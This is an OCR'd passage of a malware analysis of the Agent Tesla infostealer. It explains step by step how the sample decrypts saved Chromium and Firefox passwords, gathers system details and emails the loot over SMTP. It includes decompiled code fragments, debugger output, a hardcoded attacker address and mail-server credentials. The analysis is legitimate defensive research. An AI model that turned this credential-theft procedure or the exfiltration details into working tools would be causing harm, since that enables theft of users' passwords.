
The expression array.Length - 6 + 1 calculates the length of array3 to be 1 element longer than the original array and excludes the first 6 elements from the original array. This essentially creates a new array starting from the 7th element of the original array. In simple words it remove the DPAPI from starts and give it to Protected.Unprotect. It use DPAPI of the current user to decrypt the encrypted_key.




Typical use cases for ProtectedData.Unprotect include:


- Storing and protecting sensitive information like passwords or private keys in application settings or configuration files.
- Safeguarding user-specific data, such as browser cookies, saved passwords, or tokens.
- Securing data that needs to be stored on disk or transmitted over a network in an encrypted form.

After decrypting the encrypted_key this key is used with DPAPI to decrypt the encrypted password.





After this this the plain password is fetched in array and returned. The main code converts the byte array to string and gets plain string password.




```
251             string text;
252             try
253             {
254                 byte[] array3 = new byte[pe4.Length - 15];
255                 Array.Copy(pe4, 15, array3, 0, pe4.Length - 15);
256                 OWkf owkf = new OWkf();
257                 byte[] array4 = new byte[16];
258                 byte[] array5 = new byte[array3.Length - array4.Length];
259                 Array.Copy(array3, array3.Length - 16, array4, 0, 16);
260                 Array.Copy(array3, 0, array5, 0, array3.Length - array4.Length);
261                 string @string = Encoding.UTF8.GetString(owkf.nul(nqyN, array, null, array5, array4));
262                 text = @string;
263             }
264             catch
265             {
266                 text = null;
267             }
268             return text;
269         }
270
271         // Token: 0x0600015B RID: 347 RVA: 0x00016FEC File Offset: 0x000151EC
```

83 %

Locals

Name	Value
System.Text.Encoding.UTF8.get returned	{System.Text.UTF8Encoding}
nvM.OWkf.nul returned	{byte[0x00000007]}
System.Text.Encoding.GetString returned	"hyhello"
pe4	{byte[0x00000026]}
nqyN	{byte[0x00000020]}
array	{byte[0x0000000C]}
array3	{byte[0x00000017]}
owkf	{nvM.OWkf}
array4	{byte[0x00000010]}
array5	{byte[0x00000007]}
@string	"hyhello"
text	null
array2	{byte[0x0000000C]}
num	0x00000004

Then it appends these four details in list.




```
88                 {
89                     list.Add(new 1SdFDl8
90                     {
91                         Gs3pEM = text2,
92                         oTI = text3,
93                         Q9u2OqHe9 = text4,
94                         HKe = iVkaXvA
95                     });
96                 }
97             }
98             catch
99             {
100            }
101        }
102        goto IL_353;
```


83 %

Locals

Name	Value
iVkaXvA	"Chrome"
LajasfbZ	"logins"
list2	Count = 0x00000002
list	Count = 0x00000001
text	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"
usmhlQ0SBcG	{ME5HL.usmhlQ0SBcG}
text2	"https://test.com/"
text3	"usernameoftest"
text4	"hyhello"



After running a full scan and enumeration of browsers it has these 5 passwords from my test environment.



Chromium bases Browser Stealing Process

Let's collect our thoughts and list down all the main steps.

Agent tesla


1. Read the origin, username, and encrypted password from login data of chromium-based browser which is SQLite file.
2. Read encrypted_key from User data file which is JSON file using the regex.
3. Decoded the encrypted_key from base64, removed "DPAPI" keyword from start and decrypt this key using windows DPAPI method of the current user.
4. Then this key is decrypted key and is used in DPAPI to decrypt the encrypted password.

Mozilla Base Browser Stealing Process

1. The code retrieves encrypted usernames and passwords from Firefox's "logins.json" file, which is the definitive source of login-related data.
2. To decrypt the stored passwords, the code relies on the Network Security Services (NSS) library, and it specifically utilizes the PK11SDR_Decrypt function from the "nss3.dll" library.
3. NSS is a comprehensive library designed to handle secure cryptographic operations, and the specifics of the encryption algorithm are managed internally by NSS for the sake of security and reliability.


System Recon collection

Then it adds all the enumerators to the list and get it ready for exfiltration.



It fetches these details from system using "vVwoRiXJKOu" and from rsrz("PW") it fetches "PW_Username_Desktopname" and then merge the passwords with this information.

- Time
- User Name
- Computer Name
- OSFullName
- CPU
- RAM




"Time: 01/03/2024 05:41:35
User Name: %username%
Computer Name: DESKTOP-002IHON
OSFullName: Microsoft Windows 10 Pro
CPU: 12th Gen Intel(R) Core(TM) i7-12700KF
RAM: 8191.05 MB
 <hr>Host: https://host.com/
Username: username
Password: pass
Application: Chrome
<hr>Host: https://test.com/
Username: usernameoftest
Password: hyhello
Application: Chrome
<hr>Host: https://outlook.com/
Username: user
Password: pass
Application: Edge Chromium
<hr>Host: https://host.com/
Username: username
Password:


pass
Application: Edge Chromium
<hr>Host: https://test.com/
Username: usernameoftest
Password: hyhello
Application: Edge Chromium
<hr>"

Exfiltration


Then it prepares mail object for sending the data to attacker's email, it have saved the attacker's email hardcoded in it which is {debramarett30@gmail.com}




Then it set the sending email address picked from hardcoded variable.




Then it sets the subject to the system identifier. Which is PW_username/desktopname



Then it sets the html body with the data which has system information and system passwords.



Then it initializes smtpclient and configures the options of client and then send the email to attacker's email.




smtpClient.Host: "mail.elec-qatar.com"
smtpClient.Credentials.Domain : ""
smtpClient.Credentials.Password : **********
smtpClient.Credentials.UserName : mohammed.abrar@elec-qatar.com
smtpClient.Port : 0x0000024B which is 587
smtpClient.UseDefaultCredentials : false;
smtpClient.EnableSsl = false
smtpClient.Server : mail.elec-qatar.com


After Sending the email it disposes the attachment for memory. To clear the system loot.

Then it checks for the flag of keylogger and screen keylogger, there is full keylogger implementation coded in it but since the flag was not set in this variant so I will not patch it and analyze or maybe if you request me to analyze it ;)

